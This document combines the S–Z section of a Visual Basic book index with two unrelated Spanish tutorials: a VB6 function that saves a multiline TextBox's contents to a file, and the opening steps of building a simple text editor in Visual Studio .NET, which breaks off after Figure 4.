printing text, 223 224

properties

BulletIndent property, 214 215

RightMargin property, 212

SelAlignment property, 216 217

SelBold property, 209 211

SelBullet property, 214 215

SelCharOffset property, 219 220

SelColor property, 216 217

SelFontName property, 213

SelFontSize property, 213

SelHangingIndent property, 211 212

SelIndent property, 211 212

SelItalic property, 209 211

SelRightIndent property, 211 212

SelRTF property, 208

SelStrikethru property, 209 211

SelUnderline property, 209 211

Text property, 208 209

TextRTF property, 208 209

replacing text, 221

saving files, 222, 564 565

searching for text, 221

selecting text, 208 209

setting text attributes, 209 215, 216 217, 219 220

RTF files, 222, 223, 1051 1052

RTF text, 198

RThreshold property, 408, 422

RTrim function, 101

Run menu, IDE, 43

S

Save command (multimedia MCI control), 748

Save method, 719

SaveFile method, 222, 564 565

SavePicture function, 566, 620

SavePicture statement, 338

SaveSetting Windows API function, 193 195, 997

SaveToFile method, 898, 929 930

SaveToolbar method, 482

SaveToOle1File method, 898

Saving pictures to disk, 338

Saving RTF files, 222

ScaleHeight property, 133, 338, 607

ScaleLeft property, 133

ScaleMode property

forms, 17, 133, 606 607

picture boxes, 337 338, 606 607

pixel-level manipulation of images, 636

ScaleTop property, 133

ScaleWidth property, 133, 338, 607

Scope, 11, 13, 28, 37, 90 91

Screen

capturing images, 794 799

capturing mouse events outside program window, 789 793

coordinates, translating to window coordinates, 790

device context for entire screen, 781 782

refreshing, 584

Screen object, 590 591, 608, 971 972, 992 993

Scroll bars, 283 284. *See also* Flat scroll bars.

adding to forms, 286

adding to text boxes, 201 202, 293 294

current value, 289

events

Change event, 289 290

Scroll event, 291 292

large changes, 287

pairs, coordinating, 293

properties

Enabled property, 292

LargeChange property, 287

Min, **Max** properties, 286 287

SmallChange property, 288

Value property, 289

Visible property, 292

range of values, 286

showing and hiding, 292

small changes, 288

Scroll event, 291 292, 302 303

ScrollBars property, 201, 293 294

Scrolling list boxes horizontally, 263

Search and replace, in RTF boxes, 221

Search button, Web browsers, 705

Secant function, calculating, 114

Second function, 90

Security: password controls, 206

Seek command (multimedia MCI control), 748

Seek property, 873

SelAlignment property, 216 217

SelBold property, 209 211

SelBullet property, 214 215

SelCharOffset property, 219 220

SelColor property, 216 217

Select Case Is keyword, 105

Select Case statement, 105

Selected array, 260

Selected property, 257

SelectObject Windows API function, 190, 786 787

SelectRange property, 303

Self drops, handling, 981 982

SelFontName property, 213

SelFontSize property, 213

SelHangingIndent property, 211 212

SelIndent property, 211 212

SelLength property, 204, 303

SelPrint method, 223 224

SelRightIndent property, 211 212

SelRTF property, 208

SelStart property, 204, 303

SelStrikethru property, 209 211

SelText property, 204

SelUnderline property, 209 211

SEND (FTP command), 730

Send method, 719, 722 723

SendKeys function, 111 112

Sensitive data, protecting, 37

Sequential files, 541 542, 550 552, 554 558

Serial port access, 408, 423, 427

Serialized thread operations, 936

SessionID property, 721, 725

Set procedures, 948

Set statement, 940 942

SetCapture Windows API function, 790 793, 800 802

SetData method, 332, 379, 609, 984

SetFocus method, 234

SetROP2 Windows API function, 789

SetText method, 205

Settings, Windows Registry. *See* Windows Registry.

Settings property, 408, 423

SetWindowPos Windows API function, 810 812

Sgn function, 113

Shape control, 436 437

adding to forms, 448 449

automatic alignment, turning off, 453

borders, 452

drawing shapes, 449 451

filling shapes, 452 453

hiding and showing shapes, 455

Move method, 454 455

moving shapes at runtime, 454

properties

BorderStyle property, 452

BorderWidth property, 452

FillColor property, 453

FillStyle property, 452

Height property, 454

Left property, 454

Shape property, 449, 450, 451

Top property, 454

Width property, 454

Shape property, 449, 450, 451

Shared files, specifying, 1048

Shell32.dll, 774

Shift key, 112, 303 306, 304

Shortcut keys, 155, 171, 172 173

Show method

dialog box display, 962

forms, 136, 961

MAPIMessages control, 720

modal dialog box display, 147, 996 997

ShowHelp method, 368

Showing and hiding buttons, 237 238

Showing and hiding controls, 132

Showing and hiding IDE windows, 73

Showing and hiding menus and menu items, 184

Showing and hiding multimedia MCI control, 749

Showing and hiding scroll bars, 292

Showing and hiding shapes, 455

ShowInTaskbar property, 995

ShowOpen, **ShowSave** methods, 350 351

Shrinking OLE objects, 928

SignOff method, 722 723

SignOn method, 721, 725

Simple combo boxes, 265

SimpleText property, 491

Sin function, 113

Single-stepping, 1032

Single-threaded objects, 936

Single variable type, 89

SingleUse value, **Instancing** property, 937, 960

SIZE (FTP command), 730

Size property, 590

SizeMode property, 903, 905, 928

Sizing controls, 51 52, 131

Sizing handles on controls, 51

Slider control, 284
adding to forms, 296 297
clearing selection, 306
current value, 301 303
events
Change events, 301
handling, 301 303
KeyDown event, 204
Scroll event, 302 303
groove clicks, 298 299
methods
ClearSel method, 306
GetNumTicks method, 299
Move method, 297
orientation, 297
properties
LargeChange property, 298 299
Min, **Max** properties, 298
Orientation property, 297
SelectRange property, 303
SelLength property, 303
SelStart property, 303
SmallChange property, 299
TickFrequency property, 299 300
TickStyle property, 300
Value property, 301, 302
range of values, 298, 303 306
tick marks, 299 300

tick style, 300

SLN function, 116

Small changes, 288

Small code, optimizing for, 75

Small icons, adding to list views, 522 524

SmallChange property, 288, 299

SmallIcon mode, list views, 519

SMPTE (Society of Motion Picture and Television Engineers) time formats, 746

Software design process, 35 38

Sort property, 401

Sorted property, 258

Sorting combo boxes, 271 272

Sorting flex grid control, 401

Sorting list boxes, 258

Sound command, multimedia MCI control, 748

Source property, 1022

SourceDoc property, 897, 904

Space function, 101

Spacing controls, 51 53

<SPAN> DHTML tag, 710

Span method, 208

Splash screens, 24

Spreadsheet, creating, 393 399

SQL property, 827, 838

SQL statements, executing, 874 875, 883, 893 894

Sqr function, 113

Squares, drawing, 449 450

Src attribute, 710

Src property, 710

Standard arrays, 93 94

Startup forms, 55, 61, 69

Startup objects, 943

Startup position of forms, specifying, 995

Startup procedure, 54

StateChanged event, 727 728, 729

Static keyword

declaring arrays, 93

declaring procedures, 13

declaring subroutines, 96

declaring variables, 86

defined, 11

preserving variable values, 99 100

Status bars, 465 466

adding panels, 485, 490

adding to forms, 126 127, 484

aligning, 485

appearance, customizing, 488

click events, 490

creating using picture boxes, 322

displaying images, 489

displaying status information, 487

displaying text, 486

panel properties

Alignment property, 488

AutoSize property, 488

Bevel property, 488

Key property, 490

Picture property, 489

SimpleText property, 491

Style property, 487

Text property, 486

PanelClick, **PanelDblClick** events, 490

Panels collection, 485

properties

Align property, 485

Style property, 491

without panels, 491

StatusUpdate event, 741, 750

Step charts, 2D and 3D, 388 390

Step command, multimedia MCI control, 748, 769

Step keyword, 591, 594, 604

SThreshold property, 408, 422

StillExecuting property, 727

Stop button, Web browsers, 705

Stop command, multimedia MCI control, 748, 749, 753

Stop method, 705

Stop statement, 116

Stopwatch example program, 416 417

Str function, 90, 102

StrComp function, 101

StrConv function, 101

Stretch property, 339 340, 618, 633

Stretching images, 333 334, 632 633

StrikeThrough property, 590

Strikethru text in RTF boxes, 209 211

String function, 101

String variable type, 89, 101

Strings

converting between string and numeric values, 102

formatting date and time values, 115

passing as arguments to code components, 951 953

string-handling functions, 101 102

variable-length vs. fixed-length, 101

Style property

buttons, 230, 237, 239 240, 241

combo boxes, 265, 273

images, displaying in controls, 616

list boxes, 264

status bar panels, 487

status bars, 491

toolbar buttons, 474 475, 477, 479

tree views, 511

Sub Main procedure, 54, 943

Sub procedures, 674 678

Submenus, 173 175

Submit button, 712 713

Subnodes, adding to tree views, 513 515

Subroutines, 96 97, 99 100, 775 776

Subscript characters, RTF boxes, 219 220

Suffix symbols, numeric values, 88

Superscript characters, RTF boxes, 219 220

Switch function, 106

SYD function, 116

SyncBuddy property, 307

Syntax Checking, IDE, 71, 72

T

Tab order in text-entry forms, 236

Tab order of controls, 129 130, 236, 975

Tab strips, 504 505

adding tabs, 532 533

adding to forms, 531 532

Click events, 536

connecting images to tabs, 534

displaying correct tab, 536

displaying other controls, 535 536

properties

Caption property, 533

ImageList property, 534

tab captions, 533

Tabs collection, 533

TabIndex property, 130, 236, 975

Table Operation drop-down box, DHTML Page Designer, 715 716

Table Structure window, Visual Data Manager, 831 832

TableDef object, DAO, 859, 860 863

Tables, DHTML pages, 715 716

Tables (database tables). *See also* Fields.

adding fields to, 860 861

creating, 859

creating using Visual Data Manager, 830

defined, 823

indexes, 861 863

opening, 866 867

TabStop property, 19, 130, 236

Tan function, 113

Target URL, setting, 716 717

Taskbar, Windows 95, 995

Templates folder, Visual Component Manager, 56 57, 176 178

Temporary file names, 1066

Terminate event, 672, 958 959

Terminating programs, 116

Testing ActiveX controls, 655 656, 661 662, 662 664

Testing ActiveX documents, 683, 690 691

Testing code components, 954 956

Testing DHTML pages, 717

Testing programs, 1007 1008

Text

adding to DHTML pages, 709 710

aligning, 200 201, 216 217, 446

customizing IDE, 50 51

determining fonts available, 590 591

displaying in status bars, 486

drawing using **Print** method, 588 589

entering in flex grid control, 394

Font object, 590

font properties, 589

formatting, 329 330, 445 446, 589, 710

highlighting, turning off, 204

printing, from RTF boxes, 223 224

replacing in text boxes, 204

in RTF boxes, 208 209

searching for in IDE, 74

selecting, 204, 208 209

setting attributes, 209 211

setting color, 216 217

superscripts and subscripts, in RTF boxes, 219 220

in text boxes, 203

title bar text, 121, 802 803

Text boxes. *See also* Combo boxes.

adding scroll bars, 201 202, 293 294

adding to forms, 198

aligning text, 200 201

binding to data controls, 835, 838 839, 840 841, 847

clipboard, copying and pasting, 204 205

data entry in flex grid control, 397 399

events

Change event, 145, 207

KeyDown event, 207

KeyPress event, 206

KeyUpevent, 207

highlighting, turning on and off, 204

inappropriate use of, 198 199

vs. label controls, 444 445

limiting number of characters, 201

multiline text boxes, 200

password control, 205 206

properties

Alignment property, 200 201

DataField, **DataSource** properties, 835, 838 839, 840 841

Enabled property, 202

HideSelection property, 204

Locked property, 202

MaxLength property, 201

Multiline property, 200, 201

PasswordChar property, 205 206

ScrollBars property, 201, 293 294

SelLength property, 204

SelStart property, 204

SelText property, 204

Text property, 203

read-only text boxes, 202

replacing text, 204

restricting input characters, 206 207

selecting text, 204

setting text, 203

word wrap, 200

Text data, sending, 425

Text property

combo boxes, 265, 267, 270 271

flex grid control, 393, 394

RTF boxes, 208 209

status bar panels, 486

text boxes, 203

TextArray property, 400

TextHeight method, 589

TextRTF property, 208 209

TextStream objects, 542, 575 579

TextWidth method, 589

Thread-per-object model, 936

Thread pooling, 936

Threading models, 936, 963

Thumb of scroll bars, 283

Tic-tac-toe game (ActiveX document example), 684 689

Tick marks, slider controls, 299 300, 300

TickFrequency property, 299 300

TickStyle property, 300

Time formats, 114 115, 413 415, 746 747

Time function, 115

Time$ function, 413

TimeFormat property, 746, 770

Timer control, 406 407

accuracy of, 413

adding to forms, 412

animation using image list control, 419 421

current time, displaying, 415

elapsed time, displaying, 417

example programs, 415 419

formatting date and time values, 413 415

initializing, 412

properties

Enabled property, 412

Interval property, 412

Timer event, 412, 413

using with progress bar, 492 493

Timer event, 412, 413

TimeSerial function, 90, 115

TimeValue function, 90, 115

Title bar text, 121, 346 347, 802 803

Title bars, 118

Titles for Help pages, 1057 1058

To property, 770

Toggle buttons in toolbars, 477

Tool tips, 45, 238, 1058 1060

Toolbars, 465

adding buttons, 471, 482 484

adding combo boxes, 479 481

adding images to buttons, 475 476

adding to forms, 469

aligning, 470

button groups, 478

button properties

Index property, 471, 475

Key property, 125, 471

Style property, 474 475, 477, 479

ToolTipText property, 481

ButtonClick event, 471 472

Buttons collection, 482 484

check buttons, 477

connecting buttons to menu items, 473

creating using picture boxes, 322

in forms, 119, 123 125 126

handling button clicks, 472

in IDE, 44, 61, 67 69

methods

RestoreToolbar method, 482

SaveToolbar method, 482

properties

Align property, 470

AllowCustomize property, 482

ImageList property, 476

separators, 474 475

tool tips, 481

user customization, 482

Toolbox, DHTML Page Designer, 710 711, 712 713, 716 717

Toolbox, Visual Basic, 48, 664

Tools menu, IDE, 43

ToolTipText property, 238, 439, 481

Top property

buttons, 239

forms, 133

frame control, 440

label control, 443

shape control, 454

ToPage property, 364

TopIndex property, 274 275

Total disk space, determining, 813 814

Trademark information, adding to projects, 59

Transactions, ADO, 854

Transferring files. *See* FTP (File Transfer Protocol).

Trappable errors
Cancel button, Common Dialogs, 1028 1029
creating error objects, 1026 1027
determining source of error, 1022
determining which error occurred, 1020 1021
disabling error trapping, 1015 1016
disregarding errors, 1015
in DLLs, 1023
list of, 1003 1007
multimedia MCI control, 767 768
nested error handling, 1024 1025
resuming execution, 1016 1020
retrieving error description, 1021 1022
user-defined errors, 1023 1024
using labels, 1012 1013
using line numbers, 1014
writing error handlers, 1009 1012
Tree views, 502
adding images, 515 517
adding to forms, 510 511
events
Collapse event, 517
Expand event, 517
NodeClick event, 518
expanding and collapsing nodes, 517 518
node properties
Expanded property, 518
Image property, 515

Key property, 512

nodes, 511 512

properties, **Style** property, 511

style, selecting, 511

subnodes, 513 515

Trigonometric functions, 114

Trim function, 101

TwipsPerPixelX property, 608

TwipsPerPixelY property, 608

Type casting. *See* Converting data between variable types.

Type keyword, 11, 86, 93

Type libraries, code components, 940, 941

Type of control, determining at runtime, 972 973

TypeOf keyword, 972 973

Types. *See* Variable types.

U

UBound function, 96

Ubound property, 973

UCase function, 90, 101

Underline property, 590

Underlining text in RTF boxes, 209 211

Units of measurement, 17, 53, 133, 328, 337 338, 606 607

Unload statement, 137, 189, 242

Unlocking memory, 808 809

UpClick event, 308 309

Update method, 868 869

Update method, OLE objects, 898

Updated event, 930 931

UpdateInterval property, 750

UpdateRecord method, 845

Updown controls, 284, 307 309

UpDown property, 410, 430

URL property, 1066

URLs, 700 703, 716 717

UseMnemonic property, 447

User controls. *See* ActiveX controls.

User-defined coordinate systems, 133, 607

User-defined data types, 89

User-defined errors, 1023 1024

User registration, online, 1065 1068

User32.dll, 774

UserName property, 727

V

Val function, 90, 102

Value, passing arguments by, 776

Value property

checkboxes, 245 246

DateTimePicker control, 430

MonthView control, 429

option buttons, 247 248

progress bars, 492

scroll bars, 289

slider controls, 301, 302

Variable-length arrays, 968

Variable-length strings, 101

Variable scope, 11, 37

Variable scope prefixes, 28

Variable type prefixes, 28 29

Variable types, 88 89

C/C++ data type correspondences, 776 778

converting between types, 90, 102

default type, 88

field types, DAO TableDef object, 860

Hungarian prefix notation, 776 777

list of, 7 8

specifying using **As** keyword, 11

used in Windows API, 778 779

variable prefixes, 28 29

verifying type, 91, 93

Windows-defined data types, 777 778

Variables

commenting conventions, 33 34

declaring, 11, 86 87

implicit declaration, 87

Option Explicit statement, 38, 88

Option Private Module statement, 91

variable scope, 90 91

variable types, 88 89

default initialization, 87

examining values of (debugging), 1033 1036

form-level variables, 91

form-wide variables, 7, 8

global variables, 10, 91

literal suffix symbols, 88

module-level variables, 91

names, misspelling, 38

preserving values, 99 100

procedure-level variables, 91

variable scope, 11, 37, 90 91

variable scope prefixes, 28

variable type, verifying, 91, 93

variable type prefixes, 28 29

variable types, 7 8

viewing definition in IDE, 74

Variant arrays, 951 953

Variant variable type, 38, 88 89, 89

VBD files (ActiveX document specification files), 651, 686, 690 691

VbOLEInPlaceActivate verb, 897

VbOLEOpen verb, 897

VBP files (project files), 15, 25

VBW files (project files), 16

Version control, 39

Version information, 59

Version.dll, 774

Vertical scroll bars, 286. *See also* Scroll bars.

Vertical Spacing item, Format menu, 52 53

View menu, 43, 73, 165

View modes, list views, 504, 519, 524 525

View property, 524, 525

Visible property

buttons, 237 238

combo boxes, 273

controls, 132

menu items, 184, 188

menus, 184

multimedia MCI control, 749

pop-up menus, 184

scroll bars, 292

Visual Basic

best coding practices, 36 38

commenting conventions, 33 34

editions of, 2

naming conventions, 28 33

project types supported by, 2 3

Visual Basic API Viewer, 779

Visual Basic Application Wizard

adding status bars to forms, 484

adding toolbars to forms, 123 125, 469

designing menus, 157

integrating Web browsers into projects, 691 692

online help system, 1063 1064

profiles, 23

projects, creating, 22 28

Visual Basic color constants, 586 587

Visual Basic Global object, 994

Visual Basic Integrated Development Environment. *See* IDE (Integrated Development Environment).

Visual Basic Menu Editor. *See* Menu Editor.

Visual Basic project groups, 662 664

Visual C++ code, 816 818

Visual Component Manager, 56 57, 58, 65 66, 176 178

Visual Data Manager, 830 833

W

Wait property, 771

Watch window, 1034

WAV files, playing, 755 757

Web browser control, 696. *See also* Web browsers.

events, **DownloadComplete** event, 701

methods

GoBack method, 704

GoForward method, 704

GoHome method, 701, 705

GoSearch method, 705

Navigate method, 700

Refresh method, 705

Stop method, 705

online help system, 1063 1064

properties, **LocationName** property, 701, 705

Web browsers. *See also* Web browser control.

allowing navigation to URLs, 700 703

creating, 696, 699 700

integrating into Visual Basic programs, 691 692

specifying home page, 701

standard buttons, 705

URLs, specifying, 700 703

Web pages. *See also* ActiveX documents.

DHTML pages, testing, 707, 717

directories, downloading, 731, 732

embedding ActiveX controls in, 657

including Visual Basic code in, 706

Weekday function, 90

Weight property, 590

While loop, 109

Whiteness pen setting, 605

Width property

buttons, 239

forms, 133

frame control, 440

label control, 443

picture boxes, 338, 607

Screen object, 608

shape control, 454

Win32 Software Development Kit (Microsoft), 779

Win32api.txt, 778 779

Window coordinates, translating to screen coordinates, 790

Window handles, 800 802, 811

Window list, adding to menus, 182 183

Window menu, 44, 165, 182 183

WindowFromPoint Windows API function, 800 802

Windowless controls, 990 991

WindowList property, 183

Windows

capturing mouse events outside of, 789 793

device contexts, retrieving, 780

forcing to topmost position, 810 812

hiding, 136

specifying Z-order position, 810 812

title bar text, 121, 802 803

window handles, retrieving, 800 802

Windows, IDE, 73

Windows 95 taskbar, 995

Windows API

core Windows DLLs, 774

sounds, playing, 804 805

Visual Basic API Viewer add-in tool, 779

window handles, retrieving, 800 802

Windows API functions. *See also names of specific functions.*

calling, 775

correspondences between data types and Visual Basic variable types, 776 778

declarations, adding to Visual Basic programs, 779

declaring, 775 776

Windows applications. *See also headings beginning with* OLE.

Designed for Microsoft Windows logo, 1041 1042

dragging data between applications, 983 990

giving focus to, 112

sending keystrokes to, 110 112

Windows character set, limiting fonts to, 360

Windows Common Controls

coolbars, 466 467, 493 497

displaying images, 616

ImageList property, 508

progress bars, 466 467, 491 493

status bars, 126 127, 465 466, 484 491

toolbars, 125, 322, 465, 469 484

Windows Help, displaying from Common Dialog controls, 368 370. *See also* Help files.

Windows installation directory, 814 815

Windows Registry

deleting settings, 999

Most Recently Used (MRU) files list, 192 195

registering ActiveX controls, 664

retrieving settings, 192 193, 997 998, 999

storing settings, 193 195, 997

WindowState property, 151

WinHelp Windows API function, 1061 1062

Winmm.dll, 774

With statement, 109

WithEvents keyword, 86, 94

Wizards. *See also* Visual Basic Application Wizard.

ActiveX Control Interface Wizard, 669, 675, 680

ActiveX Document Migration Wizard, 683

Data Form Wizard, 840, 841 843

Package and Deployment Wizard, 1039, 1043 1048

Property Page Wizard, 680 681

Word wrap in text boxes, 200

WordWrap property, 445

Workspace object, DAO, 825, 857 858

Write # statement, 550 551

Write method, 577

WriteLine method, 577

WriteProperties event, 671 672, 693 694

Writing to binary files, 554

Writing to random access files, 552 553

Writing to sequential files, 550 551

X

X1, **X2** properties, 455, 457

XML (Extended Markup Language), 697, 698

Xor Pen pen setting, 604, 605

Y

Y1, **Y2** properties, 455, 457

Year function, 90

Z

Z-order position, 810 812, 976

Zooming OLE objects, 928

ZOrder method, 976

Función para guardar el contenido de una caja de texto Multiline

Descripción

En este código se muestra una función que permite guardar el contenido de una caja de texto multiusuario. Se utiliza la función clásica de los ficheros de Visual Basic, Open ... Para que funcione correctamente el código es necesario tener una caja de texto multiline a True y pasarle el nombre del fichero que queremos guardar. La implementación de la función se muestra para una caja de texto llamada txtTexto.

Código

```
Private Sub GuardarFicheroTxt(ByVal nomFichero As String, ByRef txt As TextBox)

'**********************************************************
'Código elaborado por José Antonio Suárez Navarro, en MacroHeavy.com, me da
'igual que lo copies, lo adaptes a tus necesidades, etc., pero no borres este
'comentario por cortesía.
'**********************************************************

Dim fichero As Byte
Dim texto() As String
Dim contador As Integer
fichero = FreeFile 'Seleccionamos el fichero que esté libre
texto() = Split(txt.Text, vbCrLf) 'Separamos el texto por retornos de carro
Open nomFichero For Output As #fichero 'Abrimos el fichero para guardar el fichero
For contador = LBound(texto) To UBound(texto) 'Recorremos la matriz del texto
Print #fichero, texto(contador) 'Guardamos las diferentes lineas
Next
Close #fichero 'Cerramos el fichero
End Sub
```

Implementación

```
GuardarFicheroTxt "c:\prueba.txt", Me.txtTexto
```

Creando un editor de texto con el control TextBox

Por Jorge Serrano Pérez.

Ejecución de Visual Studio .NET

Iniciaremos un nuevo proyecto con Visual Studio .NET al que daremos el nombre de MiEditor, siendo éste, un proyecto de una aplicación de Windows, tal y como se muestra en la **Figura 1**.




Figura 1.

Añadiendo funcionalidades al formulario Form1

En primer lugar nos centraremos en el formulario Form1, que es el formulario base o principal de la aplicación, dentro del cuál realizaremos todas las funciones principales de nuestra aplicación.

En primer lugar, añadiremos un control TextBox al formulario y modificaremos la propiedad Text para dejarla vacía, la propiedad ScrollBars a **Vertical**, la propiedad Multiline a **True** y la propiedad Dock a **Fill**, tal y como se muestra en la **Figura 2**.




Figura 2.

De esta manera, la caja de texto quedará redimensionada al valor del formulario, quedando ajustada directamente.

A continuación añadiremos un control MainMenu al formulario Form1. Una vez insertado el control, deberemos añadir el siguiente menú:

A&rchivo
- &Abrir
- &Guardar
- Guardar &como
- -
- &Cerrar
- &Salir

&Ayuda
- A&cerca de...

El aspecto de nuestra aplicación hasta este momento, es el que se muestra en la **Figura 3**.




Figura 3.

Hasta aquí la base principal de la aplicación.

Nuestro editor de textos, MiEditor, realizará las funciones generales de un editor de textos como el Bloc de Notas de Windows, aunque con unas funciones restrictivas, sin embargo, el ejemplo ayudará a entender algunos manejos habituales de las aplicaciones de Windows de edición de textos.

Por tanto, vamos a añadir a nuestro proyecto el control **OpenFileDialog** y el control **SaveFileDialog**.

En este momento tenemos preparada nuestra aplicación, para llevar a cabo las tareas comunes de un editor de textos.

Aún así, vamos a añadir un segundo formulario que nos permita hacer la función de Acerca de....

Añadiremos por tanto un formulario a nuestra aplicación e insertaremos en él un control **GroupBox** y cinco controles **Label**, tal y como se muestra en la **Figura 4**.




Figura 4.

